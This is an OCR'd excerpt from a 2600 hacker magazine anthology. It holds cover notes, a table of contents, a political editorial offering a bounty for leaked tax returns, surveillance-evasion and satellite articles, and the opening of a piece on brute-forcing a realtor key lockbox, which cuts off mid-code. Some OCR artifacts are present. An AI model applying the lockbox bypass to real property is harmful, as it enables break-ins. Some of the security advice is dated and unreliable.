

2600
The Hacker Digest - Volume 34
ENERGY
C UL US
LISTED


¡CIFRADO PROHIBIDO!


#winning


If you aspire to be a leader of your own country, you must speak your own language, for God's sake.
#resist
UIET
SPECT
EASE
TALAQ3

EQUIFAX
EQUIFAX

2017 Covers

Most of the covers of 2017 had themes of dissent, along with a healthy dose of utter incompetence and neglect.

Spring. *The Flag*. A silhouette of a woman in a burka holding a small child and carrying luggage is being stopped by a silhouette of a man looking through a smartphone in front of a barbed wire fence. This is a reference to the anti-immigrant and anti-Muslim tone of the incoming Trump administration. On the other side of the fence there is a "Don't Tread on Me" style flag that says "Cifrado Prohibido" or "Encryption Prohibited," a reference to what the authorities wished was the case with smartphones and computers, based on their recent actions and comments. In the distance, there is construction equipment digging up dirt (ostensibly for the new border wall), along with a silhouette of a woman and child running - part of a famous image from a road sign near the American/Mexican border which warned of immigrants crossing a highway. There is a drone in the air surveilling the scene and the clouds are bleeding, a reference to the infamous Cloudbleed security bug that had recently affected Cloudflare's reverse proxies.

Summer. *The Finger.* A man in a hoodie who is wearing an FCC ring is giving us the finger - an image which is doubly censored. The middle finger is mosaicked out and there's also a red circle with a slash through the image. There is a resistor symbol on his hoodie (a reference to the resistance movement currently spreading throughout the country) and the image has the hashtag "#winning" along the bottom, a sarcastic allusion to the accomplishments so far of the new administration. The cover image as a whole could either be a "Fuck the FCC" message or a "Fuck You" *from* the Federal Communications Commission. This issue came out as Trump's FCC was intending to soon abolish long established net neutrality protections in the United States, to the consternation of many.

Autumn. *The Party of Lincoln*. The Lincoln Memorial is being showered with red and blue confetti, a reference to the colors of the two major American political parties. Honest Abe is holding a lineman's handset and HOPE is tattooed across his knuckles. He's wearing a *2600* blue box t-shirt and his eyes are bugging out. In front of him, the "Quiet - Respect Please" sign has a #resist bumper sticker plastered over it, perhaps a message stating that the time for quiet and respect was now over. Engraved in the wall behind Lincoln is an undated, unattributed Vladimir Putin quote that reads somewhat similarly to something Donald Trump might have said: "If you aspire to be a leader of your own country, you must speak your own language, for God's sake." Graffiti on the base of the statue is Talaq cubed or "Talaq Talaq Talaq," part of a story circulating in the mass media at the time which claimed that saying that phrase was all it took to be divorced in the Muslim faith. Lincoln seemed the obvious choice for a divorce from the current political scene, and perhaps even the values of the Republican Party.

Winter. *The Equifax Breach*. We see a dark and dingy data center with Equifax signs throughout. Green words with a miasma effect are leaking out of the server rack and onto the floor, which itself has a massive fissure. There is a closed vault door all the way at the end of the corridor. This, of course, was a reference to the massive Equifax leak of 2017, where the private data of over 140 million Americans was potentially compromised, data that was held without the permission, and oftentimes knowledge, of consumers. The text comes from a word cloud, generated with text from the FCRA Liability Harmonization Act, a piece of legislation that was put forth by Republican House members to actually roll back regulations on the nation's credit bureaus and reduce the penalties when they harmed consumers. The word cloud is reproduced to the right.

Chemicals, Ensemble, Peaceful Assembly, Transmission

A Price for Truth	9
New U.K. Surveillance Laws - Time to Get Serious About Security	11
Voices in the Sky: Satellite Communication Methods	13
Lockbox PIN Code Generator	14
A Lock with the Key Next to It	16
Hacking Free Wi-Fi on Delta Flights	17
TELECOM INFORMER - SPRING	18
Telephones from Space	20
Longing for the Past	22
Getting Inspired as a Student	23
Google Auto-Fill Suggestions, Politics, and Magic	24
The Inner Circle... Part One	27
HACKER PERSPECTIVE - SPRING	31
Software Cracking with dotPeek	34
Ignore Your .env - Browsing Environment Files on GitHub	35
Obfuscating Torrent Traffic	36
Successful Network Attacks - Phase Two	37
White House Phone Numbers	39
How to Improve Zone Protection in Burglary Alarms	40
EFFECTING DIGITAL FREEDOM - SPRING	43
Validating Software Validation	47
Thoughts on Phoenix Project II	49
Those Coca Cola Freestyle Machines in Crew Mode	50
321 Studios Revisited	51
The Power of the Press	52
The Censorship Resistant Internet: How to Run a Tor Hidden Service	54
Converting the Voter Database and Facebook into a Google for Criminals	58
Hactivism to End Human Trafficking and Modern Day Slavery	60
TELECOM INFORMER - SUMMER	61
How Rogue One Taught Me Not to Be a Bad Guy	63
A Declaration of Independence for Cyberspace	65
Demonsaw: Bypassing Anonymity Utilizing Social Engineering	67
Creating an Automated Open Wi-Fi Traffic Capturing Tool for Under $20	68
0x8bc4 Before You 0xffe0	72
HACKER PERSPECTIVE - SUMMER	74
My Perspective	77
OPTingOUT	79
Analog vs. Digital Living: Real Solutions to Absolute Anonymity and Privacy	80
EFFECTING DIGITAL FREEDOM - SUMMER	82
Building a Better Screen Locker for GNU/Linux	83
CITIZEN ENGINEER - SUMMER	88
VR Trumpers	90
Successful Network Attacks - Phase Three	91
Advice from the Socially Engineered	93

Internet Thoughts 94
Fiction: Hacking the Naked Princess 0x13 95
PAYPHONE PHOTO SPREAD 97-128
Acts of Courage 129
Bypass Your ISP's DNS and Run A Private OpenNIC Server 131
PHP Backdoors 133
Inseparable: The Intersectionality of Hacking and Politics 136
TELECOM INFORMER - AUTUMN 138
Enhancing SQL Injection With Stored Procedures 140
How to Get Nearly Free Travel from Scotrail 142
(learn (LISP)) 143
Reverse Engineering Electronic Letter and Number Toys 146
How to Hack Your Way to a Guilt-Free, Political Ideology 148
The Problem with IT Certifications and the Devaluation of Technology 150
HACKER PERSPECTIVE - AUTUMN 151
A Little Brother's Manifesto 154
A Test Harness for Fuzzing Font Parsing Engines in Web Browsers 155
EFFECTING DIGITAL FREEDOM - AUTUMN 159
Confessions of a (for Now Not So Successful) Bug Bounty Hunter 160
To Care or Not to Care 162
Scrape Textbooks, Save Money 163
googlecomp.py: The Complete Google Autocomplete Script 164
CITIZEN ENGINEER - AUTUMN 165
Obfuscating Biopolitics: A Theoretical Primer for Cyborgs and Others 167
Debt Journey 171
Successful Network Attacks - Phase Four 172
Splatter 173
Credit Denial 174
Using dnscat2 for Encrypted C&C over DNS 176
Educating Friends and Family About Online Security 179
Creating Strong and Easy to Remember Passwords 181
Don't You Have a Smart Watch Yet? 182
TELECOM INFORMER - WINTER 183
What Happens When WHOIS Data Is Made Public 185
Deauthing the Neighbors, or Ring Theory 188
Nightmare on E Street (Modem and Me Against the World) 189
HACKER PERSPECTIVE - WINTER 196
Quantum Computers and Bitcoin 199
I Want to Be a Hacker.... 201
EFFECTING DIGITAL FREEDOM - WINTER 204
Conventionalist Theory of Reference in Comparison to Programming Language 205
Down and Out in a Land of Script Kiddies 207
Dispelling a Breach Rumor 209
CITIZEN ENGINEER - WINTER 210
The Russian Hacking Diatribe, and Why It Is Complete Agitprop Nonsense 212
Successful Network Attacks - Phase Five 215
Fiction: Hacking the Naked Princess 0x14 217
LETTERS TO *2600* 219-268
2600 MEETINGS 2017 270
BACK COVER PHOTO SPREAD 271-278

A Price for Truth

What a bizarre and crazy ride this year has been in such a short period.

To say the Trump administration is unlike anything we've experienced before would be a massive understatement. We speak for many when we say that we were expecting a degree of crackdowns, closures, regressions, anger, fear, and the like, but what we've gotten so far leaves us almost speechless.

Almost.

We've been through a good amount of administrations. It's hard to believe, but Ronald Reagan was the president when we first started publishing. Since then we've gone through two Bushes, one Clinton, and an Obama. At no point can we say that we've lived under a hacker-friendly administration. But that was never really something we expected. Ignorance is pretty much the theme when it comes to government understanding of technology and all of its nuances, doubly so when you inject social issues and rebelliousness into the mix. Reading through our pages over the past 33 years, you see that we've always been fighting an uphill battle, whether it be testifying before Congress, condemning raids on hackers and overreaching by federal authorities, or campaigning against the latest ill-advised piece of legislation.

Let us be clear for those who may feel we have a specific political agenda. Far and away the worst threats came under the Clinton administration, when the government finally seemed to get a grasp of what technology was all about - and then sought to control it in every way imaginable. We had the Clipper Chip, the Digital Telephony Act, the Communications Decency Act, and a long list of others, all of which were fought - and many of which were overturned after lengthy court battles. And under the Obama administration, we saw more clampdowns on leaks using the Espionage Act than with all other administrations *combined*, as well as the laying of groundwork for massive surveillance that helps make widespread abuse in the future a foregone conclusion. While the level of understanding and sophistication of technical discussion may, in fact, have risen during these administrations, this didn't always translate into a better scenario for the people.

The point is that no matter who is in charge, we're going to be fighting these battles. And sometimes the people you see as having a better grip on things will wind up causing us more problems precisely because they believe they have it all figured out. In short, this is not about Democrats and Republicans. At least, not on this level. We know that no matter who happens to be in power at the moment, we're going to have our work cut out for us in trying to stop bad things from happening and in educating people as to what the best policy is regarding technology and privacy - and why.

However, all of this default antagonism that we're always prepared for in any administration doesn't begin to cover what seems to be ahead on the Trump agenda. In an incredibly brief time, we've seen the press defined as the enemy of the people, the demonization of undocumented immigrants with a nationalistic zeal that should worry anyone who's ever picked up a history book, statements that unfairly castigate entire religions and nations, racial insensitivity, embracing of conspiracy theories, lack of meaningful dialogue, favoritism of an epic proportion resulting in unelected individuals being catapulted into positions of great power, huge and damaging conflicts of interest that are willfully ignored, unprecedented incompetence in vital posts, lack of knowledge or interest in history and world affairs, threats of military action within our own borders, a wanton disregard for the fragile environment of our planet, extreme insecurity and hostility when confronted with criticism, accusations with no supporting evidence... we could keep going, but odds are you're already aware of most of this. And all of these are ingredients vital to the rise of fascism, something we've never really experienced in our country. Sure, we have problems that need to be dealt with, as does any country. *How* such issues are handled is what defines a society and we are far from alone in being exceedingly troubled with what has happened so far.

Perhaps the core of what's most disturbing here is an attitude that somehow Trump and his ilk believe they don't have to abide by the same rules as everyone else. *"[A]s you know, I have a no-conflict situation because I'm president... it's a nice thing to have... I have something that others don't have..."* We've seen this assumption of privilege rear its ugly head before in Trump's previous life. It's up to all of us to make sure we remind him and his supporters at every opportunity that this is not how it works. Because once it is, any hope for a functioning free society is lost.

We all know it's possible "legally" to come up with all kinds of words to allow great injus-

tices to be gotten away with. But morally... that's another story. That is where we must apply our efforts without any hesitation.

This brings us to the infamous tax returns, the ones that Donald Trump believes nobody cares about, the ones that he can continue to hide from the American public. It's no secret that the majority of people *do* care and, while legally he can hide them from us while lying about the reasons, morally it's indefensible. How can anyone assert that we don't have the right to know what is being claimed on this form while we're entrusting him with such great power and responsibility? Mistruths and cheating will quickly be revealed if they are there. So too will the *absence* of these things, a revelation that will help the healing process begin and instill some much needed trust.

While members of the public can claim the right of privacy in not sharing such information, it's pretty much an unwritten rule in our society that our leader should display his honesty in this public manner. Yes, it's unwritten, meaning he doesn't *have* to do it. But the consequences of rejecting this tradition, as with many other voluntary actions that are expected of a president, could have a very detrimental effect on our society... and the resulting ripples would be felt throughout the world. Being in such a privileged position means *sacrificing* some of one's privacy - as has been done for decades - in the interests of open and transparent democracy.

Clearly, he has not been willing to do this. And, equally troubling, his allies are prepared to prevent this information from becoming public. In February, Republicans voted unanimously to block Democratic efforts to obtain Trump's tax returns. Yes, they have the power to obtain them and put this all to rest, but they chose to continue covering it up instead.

Last year, we half jokingly offered $10,000 to anyone who could get us these elusive returns for then candidate Trump. Now that he's the "leader of the free world" with more scandals and cover-ups in the first few weeks of his administration than most presidents have had in their entire terms, this can no longer be thought of as remotely funny. We all have the right to know just who is running things. That is why we are reinstating our offer and making it potentially much bigger.

Here's the deal. We're offering ten grand to anyone who gets us the returns in question before any other media outlet. If you want to add to this amount (and we know that many people do), simply email **trump@2600.com** and tell us how much you want to add. That's it. If we receive the documents we're asking for, we will contact you and ask you to make good on your pledge in the method of your choice. Once the full amount has been received and awarded, the tax return(s) will be released.

If you want your email to be more secure, we suggest using PGP. Our PGP key can be found in the submissions section of our web page. (Yes, metadata will still show that you emailed us, but nobody else will know what the contents of your email are. We've already gotten a ton of email to that address containing everything from pledges to condemnation of who we are and what we stand for.)

We will continue to add pledges to the total amount. If someone actually sends us one of the tax returns (which, in all honesty, we believe is extremely unlikely), we will have it authenticated and keep it safe while we collect the pledges and then work out an anonymous way to issue the payment. We will do everything we can to keep the names of leakers and pledgers confidential. This is a responsibility we don't take lightly.

A couple of important points: we do *not* want people breaking the law to obtain these documents, trying to hack the IRS, or anything like that. There are numerous individuals who already have legitimate access to this information. That is the key. Also, this applies to any unreleased tax returns within the past five years, *not counting 2016,* as those presumably haven't been filed yet and we don't know what will happen on April 15th. Also, we're only doing this for as long as Trump is in power, since that's as long as this remains urgently relevant.

Now, of course, we know this is going to really bother some very powerful people and that we could easily be prosecuted for even attempting to do this. But there comes a point where a choice has to be made and, for us, the choice was a simple one. We could just do nothing and watch from the sidelines. Or we could call upon people with access and a conscience to do the right thing and shine some light on the truth. The hacker community is quite familiar with this kind of decision; we've seen some real heroes step forth in recent years to get us the truth while enduring great sacrifices as a consequence. We've also seen it throughout our entire existence on more localized levels as kids are disciplined by schools and employees punished by companies simply for revealing the unwanted truth about one thing or another.

While it's admittedly terrifying to prepare to take on this kind of an adversary, our words over the years would mean very little if we didn't step forward if we had even the slightest chance of getting closer to the truth.

New U.K. Surveillance Laws - Time to Get Serious About Security

"FnF UK surveillance photos - CCTV, Soho" by Tim is licensed under CC BY 2.0

by Dr. G

You may have already heard - but in case you haven't - the United Kingdom is expanding their surveillance powers through the Investigatory Powers Bill that was passed in Parliament and given royal assent in November 2016. It is now the law of the land, at least in the U.K., and allows for some interesting powers. Every website visited by every U.K. citizen will be stored for a full year by every ISP operating within the country, and that data will be offered up on a silver platter to the government whenever they make a request - all without the need for a warrant. Presumably, this will apply to any person using the Internet within the U.K. since there isn't a real method of determining who is a citizen. This same storage also applies to mobile apps as well, so you can be certain the phone companies will be involved in the shenanigans. This is supposed to be limited to the metadata and Internet connection records, but we all know how quickly governments step over the line when these types of actions are involved. This same bill allows the government to legally hack into computers, monitor phone conversations, and use the other normal surveillance techniques most law enforcement agencies already use. This last piece requires a warrant from a panel of judges and the Secretary of State so, at least on the surface, they are making it look tough to acquire. The European Union's courts have stepped in to block this overreach of government surveillance, but the Brexit will likely keep the new laws in place. OK, no real new news there except that governments are continuing to expand their spying on people inside and outside of their borders.

So for all the newbs, those who have forgotten how to protect themselves, and anyone else, here are some ways to keep yourself safe next time you travel through the U.K., or anywhere else for that matter. I'm intentionally keeping this from being a technical, step by step article. You're smart enough to figure out the details. I'll just give you some crumbs to lead you in the right direction.

First up: Internet activity. Tor is a pretty obvious choice here. You could use one of many free or paid for VPN services: just search for "VPN services" if you want a listing. This is great for watching Netflix from a restricted location, but you never know if the providers of these VPN services have been compromised or strong-armed by the government. So, even though it may appear secure, it might just be an illusion. One hop for all your data isn't a great choice, which is why we have Tor. Now, I'm not a big fan of Tor because a lot of human traffickers and child exploiters use it to hide their activities. But, in this case, Tor is likely your best option to keep anyone from spying on your perfectly legal and legitimate Internet activity. You can download and install the Tor browser, then use it anytime you think your privacy is at risk. There are also a few Tor-based apps for Android and iPhone that give you the same capabilities. Check their website for the latest options. Unless you're a criminal, Tor is probably overkill for your everyday Internet activity and can slow you down considerably. If you just want to encrypt your web traffic without any concern for the monitoring of your browsing habits, you can use the HTTPS Everywhere add-on for Firefox, Chrome, and Opera which, essentially, makes much more of your traffic encrypted and unreadable. And if you are concerned about a search engine tracking your

search habits, navigate over to a service like Disconnect Search. Just be warned: one of their developers used to work for NSA.

Phone conversations and text messaging are even more common than Internet activity, so we'll cover that next. There's always the Blackphone from Silent Circle, but that's a steep price to pay since many of the capabilities are available as free apps on Android and iPhones. Signal Private Messenger from Open Whisper Systems can handle both of these tasks, assuming the person you are communicating with is also using the Signal app. Similar to Lavabit, Signal uses end to end encryption and Open Whisper Systems doesn't have access to any of your messages, message content, voice conversations, call data, metadata, or anything else. Everything is private between you and the other party. Edward Snowden promotes this app and - love or hate him - that is a pretty big endorsement. Honestly, I like to make encrypted phone calls to my wife just to make NSA think there is some big secret that they don't know about.

So what about email? This is probably the most difficult. Email encryption is a clunky operation, even for technically savvy people. There are some third party solutions you could use; one of the Snowden NSA leaked documents stated that they haven't been able to break encrypted emails by users of Zoho or similar online email services. But I'm not a big fan of these solutions because it puts someone else in the middle that I may not be able to trust at some point down the road. Enter PGP. Yes, it's been around since the early nineties, but it is still a solid method of encryption that is used worldwide. You can start using it right away with the GNU Privacy Guard (aka GPG), but it will take a bit of time to get it set up and, depending on your email client, will probably require some copying and pasting of the encrypted contents before sending the message on its way. As with other forms of communication, the receiver will need to be able to decrypt the contents if they want to read your message, so you may be limited in this scope unless everyone you talk to is as security conscious as you.

If you want to take it to another level, encrypt your entire phone. The latest versions of the iPhone and Android operating systems provide full disk encryption capabilities for the phone's internal memory and additional SD card storage, when available. Both Apple and Google have gone on the record - in a somewhat veiled fashion - to say that there are no back doors to their operating systems that can bypass this encryption capability. OK, if that is true, then any person or government who wants to analyze your phone won't have much to do, that is, as long as whatever password you are using isn't something they can easily break. Different countries have different laws about whether you would need to hand over your password, so do some research before you travel. The U.S. Supreme Court ruled in 2014 that police can't search phones without a warrant, but you may be forced to give up the password once the warrant is issued. I suppose you could pretend you forgot the password.

And you should also encrypt your computer as well. If you don't already have TrueCrypt installed, you are missing out on a capability that the same Snowden leaked file indicated the NSA couldn't break. TrueCrypt mysteriously shut down a few years ago and it was widely suspected that they got hit in the same way as Lavabit, but their software is still available and, apparently, still unbreakable. I always keep a few encrypted containers on my systems to keep private information private. You should do the same.

You get the basic idea. People want to monitor your communications for a lot of different reasons and, while I have no problem with governments spying on each other, I don't want any of those governments spying on me. If you want to see what I am doing, get a warrant. And even then, good luck breaking through the encryption of my stuff because I'm pretty sure I'll forget my password. These tips should help you secure most of your common communication, since NSA seems to be stuck when it comes to using the solutions in this article. That should make all of us do the happy dance, even the really bad dancers, which, let's face it, is most of us. Happy encrypting!

References

- http://www.spiegel.de/international/germany/inside-the-nsa-s-war-on-internet-security-a-1010361.html
- https://techcrunch.com/2013/10/07/disconnect-search-built-by-ex-google-and-ex-nsa-engineers-lets-you-use-google-bing-and-yahoo-without-tracking/
- http://www.cnn.com/2014/06/25/justice/supreme-court-cell-phones/

by Monican

There are more than one thousand active satellites orbiting the Earth, several thousand more that are abandoned, and around 20 deep space satellites and spacecraft. There are plans in the next three years to launch nearly a thousand more, many of which belong to new smallsat fleet operators like OneWeb, Planet Labs, and BlackSky Global. In this article, I will cover the current methods that satellite operators use to communicate with satellites and spacecraft, security issues, and the future of laser communications and what it means for us Earthlings.

One thing that every single satellite has in common is a need to communicate with the Earth, and this is done with radio-frequency (RF) communications in several frequency bands. As many readers probably know, the Federal Communications Commission (FCC) in the United States and equivalent regulators in other parts of the world have to carefully police usage of the electromagnetic spectrum so that people don't interfere with each other and with critical services like ambulance radios, air traffic control, and radio stations. This creates a problem for satellite operators who have to deal with multiple regulatory agencies since satellites broadcast across continent-sized swaths of the Earth. This wide field of transmission also creates security issues around eavesdropping which I'll cover more below. The other problem that arises from RF comms is how slow they are. For example, when NASA tries to download data from the Mars Science Lab rover, speeds can be as low as several kilobits per second. One of the causes of this low data rate is the wide beam angle over such a great distance which wastes energy, and the low-frequency nature of UHF, X-band, and S-band radios.

UHF, the lowest frequency transmission spectrum of those three examples stands for "Ultra High Frequency," so why do I say they are low-frequency? When compared to the frequency of visible light, their limitations become apparent. Visible light is three orders of magnitude higher frequency than traditional radios, operating in the terahertz band. This allows not only faster communication because more information can be encoded in a given unit of time, but also much tighter beam-width, which cuts down on wasted energy sending photons elsewhere other than your target.

Thus there are two huge benefits to using lasers to communicate over long distances rather than RF: higher data throughput and lower energy needed to transmit. One more benefit is very important to the militaries of the world: the tighter beam-width means eavesdropping on the signal is much more difficult. Here's an example: the LADEE spacecraft which went to the Moon and spent a year orbiting it tested out lasercomms between the Moon and Nevada. The laser beam hitting the Earth was only six miles in diameter, centered approximately on the trailer-sized receiving telescope. This means that anyone trying to listen in on this conversation would have to be within six miles of the receiver in the desert, which would be very easy to spot and prevent. Lasercomms are also immune to jamming unless the adversary is directly in view of the telescope, which is much harder due to the vastly narrower field of view compared with traditional RF.

The main barrier to implementing Earth-space lasercomms is interference from the Earth's atmosphere. Water vapor and other gases in our air diffract visible light (and infrared and UV) and only recently have scientists developed reliable single-photon detection, ensuring that even if the light scatters upon entering the atmosphere, reception is still possible. Receiving telescopes on spacecraft are restricted to very small sizes, which means that an Earth-based transmission must blast quite a bit of power at the spacecraft. The way operators get around the low power limits of the space-to-Earth transmissions and the small size

of the receiver on the spacecraft is by having a very large cryogenically cooled receiver on the Earth with a really powerful transmitter. In some sense, energy for a terrestrial transmitter is "unlimited" compared to the tight power budgets of a spacecraft. So the powerful ground stations allow the other end to be quite small and low power.

Another drawback of optical laser communications is weather dependence. Clouds block visible and infrared light, so the ground stations have to be in very dry, clear areas, such as the high deserts of Chile or the arid regions of New Mexico, Spain, and Australia. Due to this limitation and the still experimental nature of lasercomms, future satellites and spacecraft will still need to have an "old fashioned" X-band, S-band, or UHF antenna, but these will increasingly be seen as just emergency backups rather than primary systems.

The higher level of security that comes from the tighter beam-width of lasers still has classic weak points: the terrestrial communications network used to send these signals between the desert transceiver and end users will still rely on classic encryption and suffer from any problems experienced by the network on Earth.

These developments will have a noticeable impact on our lives in the coming decades. Vastly higher data rates between the Earth and space, or between satellites in orbit, will improve our global communication network as well as allowing far more scientific data to be downloaded from future scientific missions. The militaries of the world are busy developing lasercomms to make eavesdropping more difficult and get around jamming. Lasercomms will also be used more for point-to-point communications on the Earth in locations where it is not feasible to wire fiber optic cable.

2600260126022603260426052606260726082609261026112612261326142615261626172618261926202621262226232624262526262627262826**Lockbox PIN Code Generator**926302631263226332634263526362637263826392640264126422643264426452646264726482649265026512652265326542655265626572658265926

by Victor

Months ago, an associate was commenting on the oddities of a physical key lockbox. I'm sure you're familiar with the type of lockbox typically used by realtors which are intended to securely store a house key; opened with a PIN code or dial combination lock. So my associate's "uncle" had "forgotten" the combination or acquired one of these things and was trying to brute force the box.

The lock box in question was of the push-button variety, opening with a numeric PIN. While the PIN length can vary, he knew that the PIN on his lockbox was four digits long. Trying up to 10,000 PINs sounds like quite a boring task, right? But wait, there's more. The lockbox in question was made by Supra and, after some querying, he learned there were deficiencies in the design of this lockbox that significantly reduced the number of unique PINs. The PIN couldn't repeat any numbers and the order in which the pin was entered didn't matter (e.g. 1234 was the same as 4321)!

My associate started searching, but couldn't find a ready-made list of PINs. His initial attempts at generating a list weren't quite right and I was drawn into the idea of solving this with some Python.

I'll give you the executive summary and you can jump straight to the code. We're generating the PINs as a string, so it can be padded with leading zeroes to the necessary length. Converting the PIN to a list allows us to sort. Sorting the PIN's characters is what addresses the fact that the order in which a PIN is entered does not matter. There's also a check to eliminate PINs which use any digit more than once.

The check to eliminate PINs using any digit more than once might look strange to those less familiar with Python syntax.

```
if [c for c in pin if
